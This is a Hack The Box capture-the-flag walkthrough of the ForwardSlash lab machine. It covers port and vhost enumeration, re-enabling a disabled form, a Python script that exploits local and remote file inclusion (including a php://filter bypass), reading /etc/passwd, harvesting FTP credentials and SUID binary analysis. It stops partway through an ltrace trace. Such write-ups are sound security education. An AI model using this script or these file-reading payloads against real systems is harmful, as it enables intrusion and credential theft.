ForwardSlash Walkthrough

by

Marlas the Mage

https://www.hackthebox.eu/home/users/profile/117103

Contents

1 Enumeration **1**
1.1 Full Port List 1
1.2 Webpage 1

2 Foothold **5**
2.1 Poking around http://backup.forwardslash.htb 5
2.2 LFI 6

3 User **10**
3.1 Getting Creds 10
3.2 Understanding the Binary 11
3.3 Exploiting the Binary 14

4 Root **16**
4.1 Encryptorinator 16
4.2 Privilege Escalation with sudo 18

1 Enumeration

When I'm enumerating a machine, I use a script written by fellow hacktheboxer, 21y4d, called nmapAutomator. You can find his GitHub repo here. I've made some minor adjustments to the script including adding a couple extensions to the gobuster scan and outputting all of the nmap formats so that I can pull the targets into Metasploit later if I want.

The full nmap results are shown in Section 1.1.

1.1 Full Port List

```
Nmap scan report for forwardslash.htb (10.10.10.183)
Host is up (0.059s latency).

PORT   STATE SERVICE VERSION
22/tcp open ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3c:3b:eb:54:96:81:1d:da:d7:96:c7:0f:b4:7e:e1:cf (RSA)
|   256 f6:b3:5f:a2:59:e3:1e:57:35:36:c3:fe:5e:3d:1f:66 (ECDSA)
|_  256 1b:de:b8:07:35:e8:18:2c:19:d8:cc:dd:77:9c:f2:5e (ED25519)
80/tcp open http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Backslash Gang
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

1.2 Webpage

Since we only have two ports to investigate, let's take a look at the webpage. When we navigate to http://10.10.10.183, we immediately get redirected to http://forwardslash.htb which can be seen in Figure 1.1.

Figure 1.1: Getting redirected after navigating to http://10.10.10.183

In order to redirect properly, we need to add forwardslash.htb to our /etc/hosts file. The entry should look like Figure 1.2.



Figure 1.2: Updating /etc/hosts

After updating the hosts file, we can now see the webpage in Figure 1.3 which states that the original site was hacked and defaced.



Figure 1.3: The ForwardSlash Webpage

Because of the redirection issue, nmapAutomator wasn't able to run the gobuster scan it normally does, so I went ahead and ran it after updating /etc/hosts. The results are shown in Figure 1.4. The most interesting result is note.txt.

```
root@marlaskali:~/htb/99-ROOTED/ForwardSlash, 10.10.10.183# gobuster dir -u http://forwardslash.htb -w /usr/share/wordlists/dirb/common.txt -x txt,sh,php -e -t 30
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://forwardslash.htb
[+] Threads:        30
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,sh,php
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/06/01 15:52:36 Starting gobuster
===============================================================
http://forwardslash.htb/.htaccess (Status: 403)
http://forwardslash.htb/.htaccess.txt (Status: 403)
http://forwardslash.htb/.htaccess.sh (Status: 403)
http://forwardslash.htb/.htaccess.php (Status: 403)
http://forwardslash.htb/.hta (Status: 403)
http://forwardslash.htb/.hta.txt (Status: 403)
http://forwardslash.htb/.hta.sh (Status: 403)
http://forwardslash.htb/.hta.php (Status: 403)
http://forwardslash.htb/.htpasswd (Status: 403)
http://forwardslash.htb/.htpasswd.txt (Status: 403)
http://forwardslash.htb/.htpasswd.sh (Status: 403)
http://forwardslash.htb/.htpasswd.php (Status: 403)
http://forwardslash.htb/index.php (Status: 200)
http://forwardslash.htb/index.php (Status: 200)
http://forwardslash.htb/note.txt (Status: 200)
http://forwardslash.htb/server-status (Status: 403)
===============================================================
2020/06/01 15:53:12 Finished
===============================================================
```

Figure 1.4: Gobuster directory results

The contents of note.txt are shown in Figure 1.5. We now have 2 possible usernames (chiv and pain) and we know that there is a backup site somewhere.



Figure 1.5: Contents of note.txt

I couldn't find any backup files using gobuster's directory search, so I instead turned to gobuster's vhost search. Figure 1.6 shows that the target is hosting the backup.forwardslash.htb subdomain. We'll go ahead and add that to our /etc/hosts file.

```
root@marlaskali:~/htb/99-ROOTED/ForwardSlash, 10.10.10.183# gobuster vhost -u http://forwardslash.htb -w /usr/share/wordlists/dirb/common.txt -t 30 | grep -v 400
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:          http://forwardslash.htb
[+] Threads:      30
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
===============================================================
2020/06/01 16:09:53 Starting gobuster
===============================================================
Found: backup.forwardslash.htb (Status: 302) [Size: 33]
===============================================================
2020/06/01 16:10:08 Finished
===============================================================
```

Figure 1.6: Gobuster vhost results

With our /etc/hosts file updated, we can now navigate to the page. We're greeted with the login page shown in Figure 1.7.



Figure 1.7: Backup site's login page

2 Foothold

2.1 Poking around http://backup.forwardslash.htb

It turns out you can log in with the credentials pain:password. Alternatively, you can create your own account using the registration form shown in Figure 2.1.



Figure 2.1: Backup site's registration page

After logging in and poking around a little bit, the thing that caught my eye was the "Change Your Profile Picture" function (shown in Figure 2.2) which at first glance looks like it accepts a Uniform Resource Locator (URL) as input as shown in Figure 2.3.



Figure 2.2: Backup site's dashboard



Figure 2.3: Change your profile picture page

It seems that it's disabled, however it's simple enough to remove the disable attribute from the Hyper Text Markup Language (HTML) code as shown in Figure 2.4

```
<form action="/profilepicture.php" method="post">
  URL:
  <input type="text" name="url" disabled="" style="width:600px">
  <br>
  <input style="width:200px" type="submit" value="Submit" disabled="">
```

(a) HTML before modification

```
<form action="/profilepicture.php" method="post">
  URL:
  <input type="text" name="url" style="width:600px">
  <br>
  <input style="width:200px" type="submit" value="Submit">
```

(b) HTML after modification

Figure 2.4: Updating the HTML code

2.2 LFI

After updating the HTML, we can now try some exploitation. It turns out, it's vulnerable to a Local File Inclusion (LFI). Figure 2.5 shows the LFI payload and Figure 2.6 shows the contents of /etc/passwd on the target verifying a successful LFI.



Figure 2.5: Sending the LFI payload



Figure 2.6: Successful LFI!

As I enumerated the target, I didn't want to go through the hassle of messing with the HTML every time. I also try to take opportunities to script out exploits for the practice, so I wrote the following python script to automate the LFI:

```
#!/usr/bin/python3

import requests
import sys
import argparse
from base64 import urlsafe_b64decode as b64
import os

URL = "http://backup.forwardslash.htb/profilepicture.php"

parser = argparse.ArgumentParser(description="Exploit ForwardSlash LFI")
parser.add_argument('-R', metavar="<IP>", help='Choose RFI instead of LFI. Need
    IP address of hosted server on port 80' )
parser.add_argument('filename', help='Full path of desired file.')
parser.add_argument('-E',help='Use the php base64 filter to bypass
    restrictions', action="store_true")
```

```
args = parser.parse_args()

def get_encoded(filename):
   return "php://filter/convert.base64-encode/resource=" + filename

def get_rfi(host, filename):
   return "http://" + args.R + "/" + filename

def get_lfi(filename):
   return "file://" + filename

if args.E:
   DATA = {"url" : get_encoded(args.filename)}

elif args.R:
   DATA = {"url" : get_rfi(args.R, args.filename)}

else:
   DATA = {"url" : get_lfi(args.filename)}

session = requests.Session()
response = session.post(url="http://backup.forwardslash.htb/login.php",
    data={"username" : "pain", "password" : "password"})

contents = session.post(url=URL, cookies=response.cookies.get_dict(), data=DATA)
session.close()

if args.E:
   print(str(b64(contents.text[688:]),"utf-8"))
else:
   print(contents.text[688:])
```

Before searching around the file system with the LFI, I wanted to enumerate the backup site's structure a little more. This resulted in discovering the /dev/index.php file that returned a 403 as shown in Figure 2.7.

```
root@marlaskali:~/htb/99-ROOTED/ForwardSlash, 10.10.10.183# gobuster dir -u http://backup.forwardslash.htb -w /usr/share/wordlists/dirb/common.txt -t 30 -e
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://backup.forwardslash.htb
[+] Threads:        30
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/06/01 16:22:04 Starting gobuster
===============================================================
http://backup.forwardslash.htb/.htpasswd (Status: 403)
http://backup.forwardslash.htb/.htaccess (Status: 403)
http://backup.forwardslash.htb/.hta (Status: 403)
http://backup.forwardslash.htb/dev (Status: 301)
http://backup.forwardslash.htb/index.php (Status: 302)
http://backup.forwardslash.htb/server-status (Status: 403)
[ERROR] 2020/06/01 16:22:26 [!] Get http://backup.forwardslash.htb/sponsor: net/http: request canceled (Client.Timeout exceeded while awaiting headers)
===============================================================
2020/06/01 16:22:26 Finished
===============================================================
root@marlaskali:~/htb/99-ROOTED/ForwardSlash, 10.10.10.183# gobuster dir -u http://backup.forwardslash.htb/dev -w /usr/share/wordlists/dirb/common.txt -t 30 -e
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://backup.forwardslash.htb/dev
[+] Threads:        30
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/06/01 16:22:32 Starting gobuster
===============================================================
http://backup.forwardslash.htb/dev/.htaccess (Status: 403)
http://backup.forwardslash.htb/dev/.htpasswd (Status: 403)
http://backup.forwardslash.htb/dev/.hta (Status: 403)
http://backup.forwardslash.htb/dev/index.php (Status: 403)
===============================================================
2020/06/01 16:22:42 Finished
```

Figure 2.7: Enumerating the rest of the backup site

After spending a while looking for some clues as to where the web root for the backup site was, I finally discovered the apache config file in /etc/apache2/sites-enabled/backup.forwardslash.htb.conf shown in Figure 2.8. This file shows the webroot of the backup site to be /var/www/backup.forwardslash.htb.

```
root@marlaskali:~/htb/99-ROOTED/ForwardSlash, 10.10.10.183# ./forwardslashlfi.py /etc/apache2/sites-enabled/backup.forwardslash.htb.conf

# Place any notes or comments you have here
# It will make any customisation easier to understand in the weeks to come

# domain: backup.forwardslash.htb
# public: /var/www/backup.forwardslash.htb/

<VirtualHost *:80>

  # Admin email, Server Name (domain name) and any aliases
  ServerAdmin webmaster@forwardslash.htb
  ServerName  backup.forwardslash.htb
  ServerAlias backup.forwardslash.htb


  # Index file and Document Root (where the public files are located)
  #DirectoryIndex index.html index.php index
  DirectoryIndex welcome.php index.php
  DocumentRoot /var/www/backup.forwardslash.htb/


  # Custom log file locations
  LogLevel warn
  ErrorLog /var/log/apache2/error-backup.forwardslash.htb.log
  CustomLog /var/log/apache2/access-backup.forwardslash.htb.log combined

</VirtualHost>
```

Figure 2.8: Contents of the apache config file

3 User

3.1 Getting Creds

With the path for webroot location in hand, I started using the LFI to grab file contents. Unfortunately, I was met with the mocking message shown in Figure 3.1

```
root@marlaskali:~/htb/99-ROOTED/ForwardSlash, 10.10.10.183# ./forwardslashlfi.py /var/www/backup.forwardslash.htb/dev/index.php

Permission Denied; not that way ;)
```

Figure 3.1: Getting mocked

This is when I decided to add the `-E` flag to my LFI script to use PHP's base64 encoding filter to the LFI. With my new encoding flag, I grab the index.php file from the backup's dev folder. The file includes some File Transfer Protocol (FTP) credentials (chiv:N0bodyL1kesBack/) and are shown in Figure 3.2

```
</html>

<!-- TODO:
Fix FTP Login
-->

<?php
if ($_SERVER['REQUEST_METHOD'] === "GET" && isset($_GET['xml'])) {

        $reg = '/ftp:\/\/[\s\S]*\/\"/';
        //$reg = '/((((25[0-5])|(2[0-4]\d)|([01]?\d?\d)))\.){3}((((25[0-5])|(2[0-4]\d)|([01]?\d?\d))))/'

        if (preg_match($reg, $_GET['xml'], $match)) {
                $ip = explode('/', $match[0])[2];
                echo $ip;
                error_log("Connecting");

                $conn_id = ftp_connect($ip) or die("Couldn't connect to $ip\n");

                error_log("Logging in");

                if (@ftp_login($conn_id, "chiv", 'N0bodyL1kesBack/' ) {

                        error_log("Getting file");
                        echo ftp_get_string($conn_id, "debug.txt");
                }

                exit;
        }
```

Figure 3.2: Found Chiv's creds in the dev/index.php file

3.2 Understanding the Binary

The next step was to try and login to Secure SHell (SSH) with the FTP credentials found previously. Turns out they work.

Some quick enumeration shows that there's a config.php backup file owned by pain in the /var/backups folder. This can be seen in Figure 3.3.

```
chiv@forwardslash:~/marlas$ ls -Al /var/backups/
total 996
-rw-r--r-- 1 root root            61440 Mar 24 06:25 alternatives.tar.0
-rw-r--r-- 1 root root            38908 Mar 24 06:17 apt.extended_states.0
-rw-r--r-- 1 root root             4115 Mar  6 14:17 apt.extended_states.1.gz
-rw-r--r-- 1 root root             3909 Mar  5 14:46 apt.extended_states.2.gz
-rw------- 1 pain pain              526 Jun 21  2019 config.php.bak
-rw-r--r-- 1 root root              437 Mar  5 14:07 dpkg.diversions.0
-rw-r--r-- 1 root root              202 Mar  5 14:07 dpkg.diversions.1.gz
-rw-r--r-- 1 root root              207 Mar  5 14:47 dpkg.statoverride.0
-rw-r--r-- 1 root root              171 Mar  5 14:47 dpkg.statoverride.1.gz
-rw-r--r-- 1 root root           668374 Mar 24 06:17 dpkg.status.0
-rw-r--r-- 1 root root           188241 Mar 24 06:17 dpkg.status.1.gz
-rw------- 1 root root              730 Mar 17 20:13 group.bak
-rw------- 1 root shadow            604 Mar 17 20:13 gshadow.bak
-r--r--r-- 1 root root              129 May 27  2019 note.txt
-rw------- 1 root root             1660 Mar  5 14:46 passwd.bak
drwxrwx--- 2 root backupoperator   4096 May 27  2019 recovery
-rw------- 1 root shadow           1174 Mar  6 14:21 shadow.bak
```

Figure 3.3: A config.php backup that is owned by pain

Some more enumeration shows that there is a binary called backup that has the Set User Identification (SUID) bit set and is also owned by pain. Seems like the obvious next step!

```
chiv@forwardslash:~$ for bin in `find / -perm /4000 2>/dev/null`; do ls -l $bin; done
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 43088 Jan  8 18:31 /bin/mount
-rwsr-xr-x 1 root root 64424 Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root root 26696 Jan  8 18:31 /bin/umount
-rwsr-xr-x 1 root root 44664 Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 40152 Oct 10  2019 /snap/core/8268/bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /snap/core/8268/bin/ping
-rwsr-xr-x 1 root root 44680 May  7  2014 /snap/core/8268/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25  2019 /snap/core/8268/bin/su
-rwsr-xr-x 1 root root 27608 Oct 10  2019 /snap/core/8268/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25  2019 /snap/core/8268/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25  2019 /snap/core/8268/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25  2019 /snap/core/8268/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25  2019 /snap/core/8268/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25  2019 /snap/core/8268/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Oct 11  2019 /snap/core/8268/usr/bin/sudo
-rwsr-xr-- 1 root systemd-resolve 42992 Jun 10  2019 /snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 Mar  4  2019 /snap/core/8268/usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root 106696 Dec  6 13:26 /snap/core/8268/usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 394984 Jun 12  2018 /snap/core/8268/usr/sbin/pppd
-rwsr-xr-x 1 root root 40152 Jan 27 14:28 /snap/core/8689/bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /snap/core/8689/bin/ping
-rwsr-xr-x 1 root root 44680 May  7  2014 /snap/core/8689/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25  2019 /snap/core/8689/bin/su
-rwsr-xr-x 1 root root 27608 Jan 27 14:28 /snap/core/8689/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25  2019 /snap/core/8689/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25  2019 /snap/core/8689/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25  2019 /snap/core/8689/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25  2019 /snap/core/8689/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25  2019 /snap/core/8689/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jan 31 18:37 /snap/core/8689/usr/bin/sudo
-rwsr-xr-- 1 root systemd-resolve 42992 Nov 29  2019 /snap/core/8689/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 Mar  4  2019 /snap/core/8689/usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root 106696 Feb 12 16:34 /snap/core/8689/usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 394984 Jun 12  2018 /snap/core/8689/usr/sbin/pppd
-rwsr-xr-x 1 root root 149080 Jan 31 17:18 /usr/bin/sudo
-rwsr-xr-x 1 root root 22520 Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 59640 Mar 22  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 40344 Mar 22  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75824 Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 18448 Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 76496 Mar 22  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 44528 Mar 22  2019 /usr/bin/chsh
-rwsr-sr-x 1 daemon daemon 51464 Feb 20  2018 /usr/bin/at
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newuidmap
-r-sr-xr-x 1 pain pain 13384 Mar  6 10:06 /usr/bin/backup
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newgidmap
-rwsr-sr-x 1 root root 109432 Oct 30  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 100760 Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 436552 Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Jun 10  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 14328 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
chiv@forwardslash:~$
```

Figure 3.4: All binaries with SUID bit set

Running the backup results in the output shown Figure 3.5. As-is, it's not exactly clear what's happening, but there are a couple of clues:

- It's looking for some file with a seemingly random name
- It says it's a "Time Based" backup viewer and that it only works if the backup is taken in the same second.
- It prints a time stamp

```
chiv@forwardslash:~$ /usr/bin/backup
---------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
---------------------------------------------------------------------

Current Time: 21:35:26
ERROR: 20b9645d07ab35e871a7514b3dff5307 Does Not Exist or Is Not Accessible By Me, Exiting...
chiv@forwardslash:~$
```

Figure 3.5: Output of the backup command

With the time-based thing on my mind, I decided to run backup a few times. Each time it resulted in a different filename, unless I ran it consecutively as shown in Figure 3.6. This confirmed my suspicion that the filename was somehow based on the current time.

```
chiv@forwardslash:~$ backup && backup
---------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
---------------------------------------------------------------------

Current Time: 21:34:33
ERROR: f0870e42d0db6e8e8333ee743e82e623 Does Not Exist or Is Not Accessible By Me, Exiting...
---------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
---------------------------------------------------------------------

Current Time: 21:34:33
ERROR: f0870e42d0db6e8e8333ee743e82e623 Does Not Exist or Is Not Accessible By Me, Exiting...
chiv@forwardslash:~$
```

Figure 3.6: Output of the backup command consecutively

I wanted to get a better idea of what was going on with this binary, so I ran it through ltrace. The results are shown in Figure 3.7

```
chiv@forwardslash:~$ ltrace /usr/bin/backup
getuid()                                                    = 1001
getgid()                                                    = 1001
puts("--------------------------------"...--------------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
-------------------------------------------------------------------

)               = 277
time(0)                                                     = 1591047400
localtime(0x7ffedbd41510)                                   = 0x7f71c6e056a0
malloc(13)                                                  = 0x5557d68b08e0
sprintf("21:36:40", "%02d:%02d:%02d", 21, 36, 40)           = 8
strlen("21:36:40")                                          = 8
malloc(33)                                                  = 0x5557d68b0900
MD5_Init(0x7ffedbd41460, 4000, 0x5557d68b0900, 0x5557d68b0900) = 1
MD5_Update(0x7ffedbd41460, 0x5557d68b08e0, 8, 0x5557d68b08e0) = 1
MD5_Final(0x7ffedbd414c0, 0x7ffedbd41460, 0x7ffedbd41460, 0) = 1
snprintf("d7", 32, "%02x", 0xd7)                            = 2
snprintf("07", 32, "%02x", 0x7)                             = 2
snprintf("1d", 32, "%02x", 0x1d)                            = 2
snprintf("fd", 32, "%02x", 0xfd)                            = 2
snprintf("2e", 32, "%02x", 0x2e)                            = 2
snprintf("93", 32, "%02x", 0x93)                            = 2
snprintf("24", 32, "%02x", 0x24)                            = 2
snprintf("aa", 32, "%02x", 0xaa)                            = 2
snprintf("cd", 32, "%02x", 0xcd)                            = 2
snprintf("c9", 32, "%02x", 0xc9)                            = 2
snprintf("c5", 32, "%02x", 0xc5)                            = 2
snprintf("83", 32, "%02x", 0x83)                            = 2
snprintf("70", 32, "%02x", 0x70)                            = 2
snprintf("c7", 32, "%02x", 0xc7)                            = 2
snprintf("f8", 32, "%02x", 0xf8)                            = 2
snprintf("5e", 32, "%02x", 0x5e)                            = 2
printf("Current Time: %s\n", "21:36:40"Current Time: 21:36:40
)                   = 23
